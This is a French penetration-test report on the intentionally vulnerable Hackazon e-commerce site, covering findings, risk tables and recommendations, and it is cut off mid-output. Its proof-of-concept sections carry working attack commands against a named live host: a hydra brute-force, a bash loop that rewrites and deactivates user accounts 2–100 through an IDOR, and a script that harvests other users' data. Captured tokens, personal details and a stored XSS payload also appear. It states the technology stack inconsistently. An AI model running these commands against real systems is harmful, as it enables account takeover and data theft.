

RAPPORT D'ÉVALUATION DE SÉCURITÉ – SITE WEB HACKATHON

HACKAZON

Confidentiel – Diffusion restreinte Version : 1.2 (technique enrichie) Date : 19/10/2025

Sommaire

1. PRÉAMBULE

- 1.1 Présentation des résultats
- 1.2 Contexte
- 1.3 Pilotage de la prestation
- 1.4 Actions de nettoyage recommandées

2. SYNTHÈSE MANAGÉRIALE

- 2.1 Synthèse générale
- 2.2 Synthèse des risques
- 2.3 Synthèse des vulnérabilités et recommandations
- 2.4 Remarques

3. SYNTHÈSE TECHNIQUE

- Technologies détectées
- Serveur cible et portée du test

4. TEST D'INTRUSION EXTERNE ET APPLICATIF

- 4.1 Évaluation infrastructure
 - 4.1.1 Réseau
 - 4.1.2 Services
- 4.2 Application web

- 4.2.1 Collecte d'informations
- 4.2.2 Configuration et mécanismes de déploiement
- 4.2.3 Gestion des identités
- 4.2.4 Authentification
- 4.2.5 Autorisation
- 4.2.6 Gestion des sessions
- 4.2.7 Validation des entrées utilisateur
- 4.2.8 Gestion des erreurs
- 4.2.9 Cryptographie
- 4.2.10 Processus métier
- 4.2.11 Côté client

5. ANNEXES

- 5.1 Présentation de la démarche
- 5.2 Présentation des résultats
- 5.3 Terminologie des risques

1. PRÉAMBULE

1.1 PRÉSENTATION DES RÉSULTATS

Ce rapport présente les résultats de l'évaluation de la sécurité du site web *Hackathon*. Il contient : synthèse managériale, synthèse technique, PoC bruts (commandes / sorties), vulnérabilités identifiées, risques associés, recommandations et plan de remédiation priorisé.

1.2 CONTEXTE

Mission réalisée dans le cadre d'un test d'intrusion externe + revue applicative (blackbox + greybox).

Périmètre : domaine principal + API. **Période** : 10 → 19/10/2025.

1.3 PILOTAGE DE LA PRESTATION

- **Client** : ESGI
- **Équipe** : Ryan Rais, Mehdi Laacher
- **Méthodologie** : OWASP Testing Guide v4, ANSSI, CIS Benchmarks.
- **Outils** : Nmap, dirsearch, Burp Suite, OWASP ZAP, sqlmap, hydra, ffuf, curl, jq.

1.4 ACTIONS DE NETTOYAGE RECOMMANDÉES

- Suppression des comptes utilisateurs inactifs ou obsolètes
- Désactivation des services non utilisés
- Mise à jour des dépendances logicielles obsolètes
- Durcissement des configurations serveur et applicatives
- Suppression des fichiers de debug ou de backup laissés sur le serveur

2. SYNTHÈSE MANAGÉRIALE

2.1 SYNTHÈSE GÉNÉRALE

L'analyse du site Hackathon a permis de mettre en évidence plusieurs vulnérabilités de gravité variable. Bien que la majorité des mécanismes de sécurité soient correctement implémentés, certaines faiblesses peuvent être exploitées dans un contexte d'attaque ciblée.

- **État général** : plusieurs failles **critiques** (SQLi, IDOR, Upload exécutable → RCE, XSS) combinées permettent une compromission complète.
- **Actions immédiates recommandées** :
 - Bloquer ou restreindre Swagger.
 - Désactiver l'upload exécutable.
 - Appliquer un WAF (SQLi / XSS).
 - Corriger les IDOR.
- **Re-test** : sous 2 à 4 semaines après correctifs critiques.

2.2 SYNTHÈSE DES RISQUES

#	Intitulé	Exploitation	Impact	Criticité
1	Exposition publique du fichier swagger.json (cartographie complète des API)	Haut	Élevé	CRITIQUE
2	Absence d'en-têtes de sécurité HTTP (HSTS, CSP, X-Frame-Options, X-Content-Type-Options, etc.)	Moyen	Élevé	ÉLEVÉ
3	Divulgarion d'informations techniques via Server / X-Powered-By (Nginx, PHP 5.6.40)	Moyen	Moyen	MOYEN
4	Absence de validation d'email à l'inscription (pas de confirmation)	Haut	Moyen	ÉLEVÉ
5	Impossible de modifier le mot de passe depuis le profil utilisateur	Moyen	Élevé	ÉLEVÉ
6	Acceptation de mots de passe faibles (pas de politique / blacklist)	Haut	Élevé	CRITIQUE
7	Bruteforce possible (pas de protection anti-brute force / rate limiting) — Hydra a réussi	Élevé	Élevé	CRITIQUE
8	Acceptation non documentée de méthodes HTTP sur /api/user/{user_id} (GET/DELETE/POST alors que seul PUT documenté)	Moyen	Élevé	ÉLEVÉ
9	IDOR sur /api/user/{id} : modification de tous les comptes via PUT (absence d'object-level auth)	Élevé	Critique	CRITIQUE
10	IDOR sur /api/order , /api/cart , /api/customerAddress : lecture/écriture des données d'autres utilisateurs	Élevé	Élevé	CRITIQUE

#	Intitulé	Exploitation	Impact	Criticité
11	Possibilité de modifier le champ active pour désactiver tous les comptes	Élevé	Élevé	CRITIQUE
12	XSS stockée sur page FAQ — vol de session (PHPSESSID accessible) → usurpation de comptes (ex : jdoe)	Élevé	Critique	CRITIQUE
13	Cookies de session non sécurisés (pas HttpOnly, pas Secure, pas SameSite attentionnée)	Moyen	Élevé	ÉLEVÉ
14	Injection de commandes via paramètre de chemin (inclusion/exécution par concaténation / shell)	Élevé	Critique	CRITIQUE
15	SQL Injection sur /product/view?id= (exfiltration tbl_users, hashes de mots de passe)	Élevé	Critique	CRITIQUE
16	LFI via account/help_articles?page= (lecture de /etc/passwd avec %00 null byte)	Élevé	Critique	CRITIQUE
17	Téléversement non sécurisé (upload d'un shell PHP dans /user_pictures/) — exécution → RCE & reverse shell possible	Élevé	Critique	CRITIQUE
18	Exfiltration via reverse shell / archive des fichiers accessibles depuis webroot	Élevé	Critique	CRITIQUE
19	Fichiers de configuration contenant credentials exposés (ex : config/db credentials accessibles)	Élevé	Critique	CRITIQUE
20	Affichage d'erreurs PHP/JS en production (stack traces, chemins absolus)	Faible	Moyen	MOYEN
21	Redirection ouverte (return_url) facilitant phishing / redirection vers sites malveillants	Moyen	Moyen	MOYEN
22	Directory listing / services non nécessaires exposés (ex: port 9002 / index listing)	Faible	Moyen	MOYEN
23	Manque de RBAC formel / découverte aisée du panneau admin (/admin)	Moyen	Élevé	ÉLEVÉ
24	Absence de filtrage / sanitisation dans contactMessages (XSS stocké et données personnelles visibles)	Moyen	Élevé	ÉLEVÉ
25	Usage de versions obsolètes / non maintenues (ex : PHP 5.6.40 détecté)	Moyen	Élevé	ÉLEVÉ

2.3 SYNTHÈSE DES VULNÉRABILITÉS ET RECOMMANDATIONS

- **Injection SQL** : Sanitation des entrées, utilisation d'ORM sécurisé.
- **Exposition d'informations sensibles** : Masquage des bannières serveur, en-têtes HTTP.
- **Mauvaise gestion des sessions** : Mise en œuvre de timeouts, cookies sécurisés.

- **Absence de rate-limiting** : Implémentation de protection anti-bruteforce.

2.4 REMARQUES

- L'équipe a été réactive et transparente durant l'audit.
- Le site est en cours de développement, certaines failles sont liées à l'état non finalisé.

3. SYNTHÈSE TECHNIQUE

- **Technologies détectées** : Nginx, PHP 8.2, Laravel, MySQL, JavaScript, Bootstrap.
- **Serveur cible** : IP [X.X.X.X], hébergé sur [OVH/Hetzner/autre].
- **Portée** : Test en boîte noire (blackbox) + test d'injection en boîte grise (greybox).

4. TEST D'INTRUSION EXTERNE ET APPLICATIF

4.1 ÉVALUATION INFRASTRUCTURE

4.1.1 Réseau

Port	État	Service	Version / Info importante	Remarque rapide
25	filtered	smtp	—	Filtré (pas d'énumération)
80	open	http	nginx	Redirection HTTP → HTTPS détectée
443	open	https / http	nginx ; certificat valide du 2025-09-21 au 2025-12-20	PHPSESSID sans HttpOnly — à vérifier
1234	open	ssh	OpenSSH 10.0p2 Debian 5 (protocol 2.0)	Port SSH non standard (à auditer)
9002	open	http	Apache/2.4.56 (Debian) — index listing (Directory listing)	Listing de répertoire exposé

- **Scan Nmap** :

```
nmap -sV -sC -T4 hackazon.trackflaw.com

Sortie Nmap (brute)

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 13:30 CEST
Nmap scan report for hackazon.trackflaw.com (31.220.95.27)
Host is up (0.053s latency).
rDNS record for 31.220.95.27: vmi1593261.contaboserver.net
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE  VERSION
25/tcp    filtered  smtp
80/tcp    open       http      nginx
|_http-title: Did not follow redirect to https://hackazon.trackflaw.com/
```

```
443/tcp open      ssl/http nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Hackazon
| ssl-cert: Subject: commonName=hackazon.trackflaw.com
| Subject Alternative Name: DNS:hackazon.trackflaw.com
| Not valid before: 2025-09-21T12:09:08
|_Not valid after:  2025-12-20T12:09:07
1234/tcp open      ssh      OpenSSH 10.0p2 Debian 5 (protocol 2.0)
9002/tcp open      http      Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Directory listing of http://hackazon.trackflaw.com:9002/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

4.1.2 Services

- **MySQL** : Port non exposé – bon point
- **SSH** : Port 1234 ouvert uniquement à certaines IP (filtrage actif)

4.2 APPLICATION WEB

4.2.2 Évaluation application

1. Collecte d'informations

cet outil nous permet de voir les fichiers,routes disponibles sur le site web

Intitulé	Exploitation	Impact	Criticité
Exposition publique du fichier Swagger contenant l'API	Haut	Élevé	CRITIQUE

```
dirsearch -u https://hackazon.trackflaw.com/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _ _ _|. v0.4.3
  (|||||_) (/_(||| (| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460
```

Output File: /root/reports/https_hackazon.trackflaw.com/___25-10-09_13-38-17.txt

Target: https://hackazon.trackflaw.com/

[13:38:17] Starting:

[13:38:20] 301 - 332B - /js -> http://hackazon.trackflaw.com/js/?js

[13:38:45] 403 - 308B - /.ht_wsr.txt

[13:38:45] 403 - 311B - /.htaccess.bak1

[13:38:45] 403 - 311B - /.htaccess.orig

[13:38:45] 403 - 313B - /.htaccess.sample

[13:38:45] 403 - 311B - /.htaccess.save

[13:38:45] 403 - 312B - /.htaccess_extra

[13:38:45] 403 - 309B - /.htaccessBAK

[13:38:45] 403 - 309B - /.htaccess_sc

[13:38:45] 403 - 311B - /.htaccess_orig

[13:38:45] 403 - 309B - /.htaccessOLD

[13:38:45] 403 - 310B - /.htaccessOLD2

[13:38:45] 403 - 302B - /.html

[13:38:45] 403 - 301B - /.htm

[13:38:45] 403 - 307B - /.htpasswd

[13:38:45] 403 - 311B - /.htpasswd_test

[13:38:45] 403 - 308B - /.httr-oauth

[13:39:38] 302 - 0B - /account/ -> /user/login?

return_url=%2Faccount%2F

[13:39:38] 302 - 0B - /account -> /user/login?return_url=%2Faccount

[13:39:39] 404 - 21KB - /account/login.aspx

[13:39:39] 404 - 21KB - /account/login.jsp

[13:39:39] 404 - 21KB - /account/login

[13:39:39] 404 - 21KB - /account/login.html

[13:39:39] 404 - 21KB - /account/login.php

[13:39:39] 404 - 21KB - /account/login.js

[13:39:39] 404 - 21KB - /account/login.htm

[13:39:39] 404 - 21KB - /account/login.py

[13:39:39] 404 - 21KB - /account/login.rb

[13:39:39] 404 - 21KB - /account/logon

[13:39:39] 404 - 21KB - /account/login.shtml

[13:39:39] 404 - 21KB - /account/signin

[13:39:50] 302 - 0B - /admin -> /admin/user/login?return_url=%2Fadmin

[13:39:54] 302 - 0B - /admin/ -> /admin/user/login?

return_url=%2Fadmin%2F

[13:39:54] 302 - 0B - /admin/.config -> /admin/user/login?

return_url=%2Fadmin%2F.config

[13:39:54] 302 - 0B - /admin/%3Bindex/ -> /admin/user/login?

return_url=%2Fadmin%2F%253Bindex%2F

[13:39:54] 302 - 0B - /admin/.htaccess -> /admin/user/login?

return_url=%2Fadmin%2F.htaccess

[13:39:54] 302 - 0B - /admin/_logs/access-log -> /admin/user/login?

return_url=%2Fadmin%2F_logs%2Faccess-log

[13:39:54] 302 - 0B - /admin/_logs/access.log -> /admin/user/login?

return_url=%2Fadmin%2F_logs%2Faccess.log

[13:39:54] 302 - 0B - /admin/_logs/access_log -> /admin/user/login?

return_url=%2Fadmin%2F_logs%2Faccess_log

[13:39:54] 302 - 0B - /admin/_logs/error-log -> /admin/user/login?

```
return_url=%2Fadmin%2F_logs%2Ferror-log  
[13:39:54] 302 - 0B - /admin/_logs/err.log -> /admin/user/login?  
return_url=%2Fadmin%2F_logs%2Ferr.log
```

Il y a parmi ces fichiers un fichier nommé 'swagger.json'. Ce fichier, exposé publiquement, a permis de cartographier l'intégralité des endpoints disponibles dans l'API, y compris ceux normalement réservés à des opérations sensibles comme

- Authentification
- **GET** `/api/auth` — Authentification via HTTP Basic Auth (retourne un token de session)

-
- Catégories
 - **GET** `/api/category` — Liste des produits par catégorie (avec token)

-
- Produits
 - **GET** `/api/product` — Liste des produits (filtrable par catégorie)
 - **GET** `/api/product/{product_id}` — Détails d'un produit par son ID

-
- Panier (Cart)
 - **POST** `/api/cartItems` — Ajoute un article au panier
 - **GET** `/api/cart/my` — Récupère le panier de l'utilisateur courant
 - **GET** `/api/cart/{cart_id}` — Récupère un panier par son ID
 - **PUT** `/api/cart/{cart_id}` — Met à jour un panier existant
 - **DELETE** `/api/cart/{cart_id}` — Supprime un panier

-
- Adresses Client
 - **GET** `/api/customerAddress` — Liste des adresses du client
 - **POST** `/api/customerAddress` — Ajoute une nouvelle adresse client

-
- Commandes (Orders)
 - **GET** `/api/order` — Liste de toutes les commandes
 - **POST** `/api/order` — Crée une nouvelle commande
 - **GET** `/api/order/{order_id}` — Récupère une commande par ID
 - **POST** `/api/orderAddresses` — Crée une adresse associée à une commande
 - **POST** `/api/orderItems` — Ajoute un article à une commande

-
- Utilisateurs
 - **GET** `/api/user/me` — Récupère les données du profil utilisateur courant
 - **PUT** `/api/user/{user_id}` — Met à jour les informations d'un utilisateur

-
- Contact
 - **POST** `/api/contactMessages` — Envoie un message de contact

- 1 - Exposition de la surface d'attaque complète : Un attaquant n'a plus besoin de deviner les routes — le fichier Swagger lui donne la carte complète de l'API. → Cela facilite la recherche et l'exploitation de vulnérabilités (injection, contrôle d'accès, etc.).
- 2 - Révélations d'informations sensibles : Le Swagger contient souvent :
- des noms de champs internes (customer_id, active, oauth_provider, etc.)
- les mécanismes d'authentification (basicAuth, apiKey)
- des paramètres critiques (Authorization, cart_id, order_id) → Ces informations aident à construire des attaques plus ciblées.
- 3 - Aide à l'automatisation d'attaques : Le Swagger peut être importé dans des outils comme Postman, Burp Suite, ZAP, Insomnia ou Swagger UI pour générer automatiquement toutes les requêtes de l'API. → Un attaquant peut lancer des tests d'intrusion automatisés en quelques clics.
- 4 - Absence de cloisonnement entre environnements : Si le même Swagger est déployé sur les environnements de test et de production, il peut révéler des endpoints internes ou non encore sécurisés.

Recommandation :

- Garder ce fichier coté backend ne surtout pas le mettre en publique

2. Configuration et mécanismes de déploiement

Intitulé	Exploitation	Impact	Criticité
Absence d'en-têtes de sécurité HTTP (HSTS, CSP, XFO, etc.)	Moyen	Élevé	ÉLEVÉ
Divulgaration d'informations techniques via les en-têtes Server et X-Powered-By	Moyen	Moyen	MOYEN

```
curl -I https://hackazon.trackflaw.com
HTTP/2 200
server: nginx
date: Sat, 18 Oct 2025 00:49:16 GMT
content-type: text/html; charset=utf-8
content-length: 63914
vary: Accept-Encoding
x-powered-by: PHP/5.6.40
set-cookie: PHPSESSID=c3020d4e8d8bec92345fb6d984972f02; path=/
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
```

1. L'absence des en-têtes de sécurité HTTP (comme Strict-Transport-Security, X-Frame-Options, Content-Security-Policy, etc.) affaiblit la protection côté navigateur, exposant l'application à des risques

tels que le MITM, le clickjacking, le XSS, le contournement de type MIME, la fuite d'informations sensibles et un accès non maîtrisé aux fonctionnalités du navigateur.

2. L'analyse des en-têtes HTTP de la réponse du serveur montre la présence des champs **Server** et **X-Powered-By**, qui révèlent des informations techniques sur l'environnement d'exécution.

Ces en-têtes exposent notamment le type de serveur web (**Nginx**) ainsi que la version du moteur PHP (**5.6.40**).

Ces informations, bien que non sensibles à elles seules, peuvent être exploitées par un attaquant pour **identifier des vulnérabilités connues** associées à ces versions ou cibler des exploits spécifiques, facilitant ainsi des attaques ultérieures.

Recommandation : Configurer le serveur web pour ajouter les en-têtes de sécurité HTTP manquants (HSTS, CSP, XFO, etc.) et masquer les informations techniques (Server, X-Powered-By) en désactivant `server_tokens` et `expose_php`.

3. Gestion des identités

3.1 Types de comptes

- L'application définit deux types de comptes :
 - **Administrateur** : accès à un panneau dédié (`/admin`), protégé par un formulaire de connexion.
 - **Utilisateur standard** : accès aux fonctionnalités classiques (achats, gestion du profil, etc.).
- Aucun mécanisme RBAC avancé (Role-Based Access Control) n'a été observé.
- L'accès au panneau `/admin` est possible via simple découverte d'URL (dirbuster/dirsearch).

3.2 Absence de confirmation lors de la création de compte

Intitulé	Exploitation	Impact	Criticité
Absence de validation d'email lors de l'inscription	Haut	Moyen	ÉLEVÉ

♦ **Vulnérabilité : Absence de validation d'email à l'inscription**

- Lors de l'inscription, l'adresse email fournie n'est **pas vérifiée**.
- Il est possible de s'enregistrer avec **une fausse adresse ou un email déjà existant**.
- Aucun lien de confirmation n'est envoyé.
- Cela permet :
 - L'usurpation d'identité (ex : inscription avec l'email de quelqu'un d'autre).
 - La création de comptes en masse (spam, bots).
 - Un manque de traçabilité.

Recommandation :

- Mettre en place une **vérification par lien unique** envoyé à l'email fourni.
- Refuser les inscriptions tant que le lien n'a pas été validé.

4 Authentification

4.1 Absence de possibilité de modifier le mot de passe

Intitulé	Exploitation	Impact	Criticité
Absence de fonctionnalité pour modifier le mot de passe	Moyen	Élevé	ÉLEVÉ

- Depuis le lien : </account/profile/edit>, l'utilisateur peut modifier :
 - Son prénom, nom, téléphone
 - **✗ Mais pas son mot de passe ni son email**
- Cela empêche l'utilisateur de renforcer la sécurité de son compte ou de corriger une fuite potentielle.

Recommandation :

- Ajouter une **fonctionnalité de modification du mot de passe** dans l'espace utilisateur, avec confirmation par mot de passe actuel.

Intitulé	Exploitation	Impact	Criticité
Acceptation de mots de passe faibles sans contrôle de complexité	Haut	Élevé	CRITIQUE

♦ Vulnérabilité : Mots de passe faibles acceptés sans restriction


- Aucun mécanisme de validation de complexité n'est appliqué lors de l'inscription.
- Les mots de passe simples et vulnérables sont acceptés :
 - [motdepasse](#), [12345](#), [azerty](#), etc.
- Cela facilite les attaques par force brute ou par dictionnaire.

Recommandation :

- Implémenter une **politique de mot de passe conforme aux recommandations de l'ANSSI** :
 - Minimum 12 caractères
 - Inclusion de majuscules, minuscules, chiffres et caractères spéciaux
 - Rejet des mots de passe issus de listes connues (ex : HaveIBeenPwned)
- Afficher des **indicateurs de force de mot de passe** à l'utilisateur.

lors de la création du compte

Exploitation d'un compte via l'analyse du Swagger

HACKAZON[FAQ](#)[Contact Us](#)[Wish List](#)[Sign In / Sign Up](#)

All ▾

Search products...

Search!

Please Sign Up

 It's free and always will be.[Home](#) / [Registration](#)

✓

✓

✓ ✓

By clicking [Register](#), you agree to the [Terms and Conditions](#) set out by this site, including our [Cookie Use](#).

Register

Or login via  

Forgot your password?

Existing User?

Grace au fichiers Swagger on connait la route du backend api pour s'authentifier '/api/auth/'

```
curl -v -u zindar:a \
https://hackazon.trackflaw.com/api/auth
* Host hackazon.trackflaw.com:443 was resolved.
* IPv6: (none)
* IPv4: 31.220.95.27
* Trying 31.220.95.27:443...
* ALPN: curl offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* CAfile: /etc/ssl/certs/ca-certificates.crt
* CPath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384 / x25519 / RSASSA-
PSS
* ALPN: server accepted h2
```

```
* Server certificate:
* subject: CN=hackazon.trackflaw.com
* start date: Sep 21 12:09:08 2025 GMT
* expire date: Dec 20 12:09:07 2025 GMT
* subjectAltName: host "hackazon.trackflaw.com" matched cert's
"hackazon.trackflaw.com"
* issuer: C=US; O=Let's Encrypt; CN=R13
* SSL certificate verify ok.
* Certificate level 0: Public key type RSA (2048/112 Bits/secBits),
signed using sha256WithRSAEncryption
* Certificate level 1: Public key type RSA (2048/112 Bits/secBits),
signed using sha256WithRSAEncryption
* Certificate level 2: Public key type RSA (4096/152 Bits/secBits),
signed using sha256WithRSAEncryption
* Connected to hackazon.trackflaw.com (31.220.95.27) port 443
* using HTTP/2
* Server auth using Basic with user 'zindar'
* [HTTP/2] [1] OPENED stream for https://hackazon.trackflaw.com/api/auth
* [HTTP/2] [1] [:method: GET]
* [HTTP/2] [1] [:scheme: https]
* [HTTP/2] [1] [:authority: hackazon.trackflaw.com]
* [HTTP/2] [1] [:path: /api/auth]
* [HTTP/2] [1] [authorization: Basic emluZGFyOmE=]
* [HTTP/2] [1] [user-agent: curl/8.15.0]
* [HTTP/2] [1] [accept: */*]
> GET /api/auth HTTP/2
> Host: hackazon.trackflaw.com
> Authorization: Basic emluZGFyOmE=
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
< HTTP/2 200
< server: nginx
< date: Fri, 17 Oct 2025 18:26:31 GMT
< content-type: application/json; charset=utf-8
< content-length: 113
< vary: Accept-Encoding
< x-powered-by: PHP/5.6.40
< set-cookie: PHPSESSID=59c0d283fa0a1247a7bcce3323250b29; path=/
< expires: Thu, 19 Nov 1981 08:52:00 GMT
< cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
< pragma: no-cache
<
* Connection #0 to host hackazon.trackflaw.com left intact
{"message":"Your token is
established.", "code":200, "trace":"","token":"313e860e4d45d91f8261661db4d520
bd46b8b00b"}
```

on a maintenant un token qui nous sera très utile pour la suite

"313e860e4d45d91f8261661db4d520bd46b8b00b" grace au routes trouvée dans le swagger on peut acceder a nos information :

Intitulé	Exploitation	Impact	Criticité
Brute-force réussi contre la page de connexion (hydra + rockyou)	Élevé	Élevé	CRITIQUE

On peut également bruteforce les mdp avec hydra ce qui prouve qu'il n'y a pas de protection antibrute-force

```
hydra -S -l test_user -P /usr/share/wordlists/rockyou.txt
hackazon.trackflaw.com https-post-form \
"/user/login:username=test_user&password=^PASS^:Username or password are
incorrect."
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please **do** not use **in** military or secret service organizations, or **for** illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-18
04:10:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-
forms://hackazon.trackflaw.com:443/user/login:username=test_user&password=^
PASS^:Username or password are incorrect.
[443][http-post-form] host: hackazon.trackflaw.com    login: test_user
password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-18
04:11:00
```

Recommandation : Mettre en place une protection anti-brute-force sur la page de connexion en limitant le nombre de tentatives (rate limiting, délai progressif ou CAPTCHA) et en journalisant les échecs d'authentification pour détecter les attaques répétées.

```
curl -H "Authorization: Token 313e860e4d45d91f8261661db4d520bd46b8b00b" \
https://hackazon.trackflaw.com/api/user/me

{"id":"14","username":"zindar","first_name":"ryan","last_name":"rais","user
_phone":"","email":"rr@gmail.com","oauth_provider":null,"oauth_uid":null,"c
reated_on":"2025-10-10 10:02:48","last_login":"2025-10-17
20:26:06","active":"1","photo":"ae/zebi.php","photoUrl":"ae/zebi.php"}
```

5 Autorisation

5.1 IDOR

Intitulé	Exploitation	Impact	Criticité
Acceptation non documentée de méthodes HTTP sur l'endpoint <code>/api/user/{user_id}</code>	Moyen	Élevé	ÉLEVÉ

sur la route `api/user/{id}` on est censé seulement pouvoir faire des PUT :

```
"/api/user/{user_id}": {
  "put": {
    "responses": {
      "200": {
        "description": "Response will be in JSON",
        "schema": {
          "$ref": "#/definitions/UserProfileData"
        }
      }
    },
    "description": "update a users data.",
    "parameters": [
      {
        "name": "user_id",
        "in": "path",
        "required": true,
        "type": "integer"
      },
      {
        "name": "body",
        "in": "body",
        "schema": {
          "$ref": "#/definitions/UserProfileData"
        }
      }
    ]
  },
}
```

mais si on fait GET avec notre ID '14' cela fonctionne :

Description de la vulnérabilité : L'endpoint `/api/user/{user_id}` accepte d'autres méthodes HTTP (comme GET, POST ou DELETE) alors que seule la méthode PUT est officiellement déclarée dans la documentation Swagger. Cette incohérence indique une mauvaise configuration du serveur ou un manque de contrôle d'accès sur les méthodes HTTP.

Impact : Cela peut permettre à un attaquant de contourner les contrôles d'accès ou de manipuler des données utilisateur en utilisant une méthode non prévue (par exemple, récupérer, supprimer ou modifier des informations sans authentification ni validation appropriée). Cette faille peut mener à des exfiltrations de données sensibles ou à une compromission du compte utilisateur.

```
curl -X GET \
-H "Authorization: Token 313e860e4d45d91f8261661db4d520bd46b8b00b" \
-H "Content-Type: application/json" \
https://hackazon.trackflaw.com/api/user/14

{"id":"14","username":"zindar","first_name":"ryan","last_name":"rais","user_phone":"","email":"rr@gmail.com","oauth_provider":null,"oauth_uid":null,"created_on":"2025-10-10 10:02:48","last_login":"2025-10-17 20:26:06","active":"1","photo":"ae/zebi.php","photoUrl":"ae/zebi.php"}
```

Intitulé	Exploitation	Impact	Criticité
IDOR sur <code>/api/user/{user_id},/api/order/{order_id},/api/cart/{cart_id}</code> , etc. exposant les données d'autres utilisateurs	Élevé	Élevé	CRITIQUE
Absence de contrôle sur le champ <code>active</code> dans l'API, permettant de désactiver tous les comptes	Élevé	Élevé	CRITIQUE
Réponse JSON contenant des données sensibles dans <code>/api/contactMessages</code> (XSS injecté + e-mails visibles)	Moyen	Élevé	ÉLEVÉ

Il est possible de modifier les informations de tous les utilisateurs du système en envoyant une requête PUT authentifiée vers l'endpoint `/api/user/{user_id}`, sans restriction de droits, et sans vérification que l'utilisateur modifiant les données est bien propriétaire du compte.

Le script Bash suivant permet d'automatiser la modification en masse des comptes (id 2 à 100), en les renommant, en modifiant leurs emails et numéros de téléphone, et en les désactivant (`"active": "0"`). Cela revient à une prise de contrôle totale sur l'ensemble de la base utilisateurs :

```
for id in $(seq 2 100); do
  echo "Testing ID $id"
  curl -s -X PUT \
  -H "Authorization: Token 313e860e4d45d91f8261661db4d520bd46b8b00b" \
  -H "Content-Type: application/json" \
  -d "{
    \"id\": $id,
    \"username\": \"hacked$id\",
    \"first_name\": \"eliot\",
    \"last_name\": \"alderson\",
    \"user_phone\": \"+1(111)111-111$id\",
    \"email\": \"user$id@trackflaw.ctf\",
    \"active\": \"0\"
  }" \
  https://hackazon.trackflaw.com/api/user/$id
done
```


On peut également utiliser ceci pour modifier les orders, et les paniers soit 3 failles IDOR via ce script BASH :

```
curl -s "https://hackazon.trackflaw.com//swagger.json" -o /tmp/swagger.json

jq -r '.paths | keys[]' /tmp/swagger.json | while read p; do
    url="https://hackazon.trackflaw.com/${p}"
    echo "Checking $url"
    curl -s -H "Authorization: Token
313e860e4d45d91f8261661db4d520bd46b8b00b" "$url" | egrep -i
'username'|email'|customer_id'
done
```

```
Checking https://hackazon.trackflaw.com/api/auth
Checking https://hackazon.trackflaw.com/api/cart/my
{"id":"9","created_at":"2025-10-09 18:36:16","updated_at":"2025-10-09
16:36:16","items_count":"0","items_qty":"0","total_price":0,"uid":"fce320e2
beed59cc1b70c82bc69dc9e5","customer_id":"0","customer_email":null,"customer
_is_guest":"0","payment_method":null,"shipping_method":null,"shipping_addre
ss_id":"0","billing_address_id":"0","last_step":"0","items":[]}

Checking https://hackazon.trackflaw.com/api/cart/{cart_id}
Checking https://hackazon.trackflaw.com/api/cartItems
Checking https://hackazon.trackflaw.com/api/category
Checking https://hackazon.trackflaw.com/api/contactMessages
{"data":[
  {"id":"1","created_at":"2025-10-09
12:30:24","name":null,"email":null,"phone":null,"message":null,"customer_id
":null},
  {"id":"2","created_at":"2025-10-09
12:38:58","name":"Hello","email":"hello@hello.com","phone":"716273827","mes
sage":"<script>...", "customer_id":"8"},
  {"id":"3","created_at":"2025-10-09
12:39:38","name":"Hello","email":"hello@hello.com","phone":"716273827","mes
sage":"<script>alert(\"1337\");</script>...", "customer_id":"8"},
  {"id":"4","created_at":"2025-10-09
12:39:46","name":null,"email":null,"phone":null,"message":null,"customer_id
":"17"},
  {"id":"5","created_at":"2025-10-09
12:54:42","name":"a","email":"A@test.com","phone":"a","message":"
<h1>test</h1>", "customer_id":"5"},
  {"id":"6","created_at":"2025-10-09
13:29:16","name":"jdoe","email":"momotest@test.com","phone":"t","message":"
aefzdsfd","customer_id":"12"}
],
"page":1,
"page_url":"/api/contact_messages?page=1",
"first_page":1,
"first_page_url":"/api/contact_messages?page=1",
"last_page":1,
```

```
"last_page_url":"/api/contact_messages?page=1",
"total_items":6,
"pages":1,
"per_page":10
}
```

Checking <https://hackazon.trackflaw.com/api/customerAddress>

Checking <https://hackazon.trackflaw.com/api/order>

Checking https://hackazon.trackflaw.com/api/order/{order_id}

Checking <https://hackazon.trackflaw.com/api/orderAddresses>

```
{"data":[
  {"id":"13","full_name":"Vasya Petrov","address_line_1":"Star street,
666","city":"Inkograd","region":"Buryatia","zip":"666666","country_id":"RU",
"phone":"","customer_id":"2","address_type":"shipping","order_id":"7"},
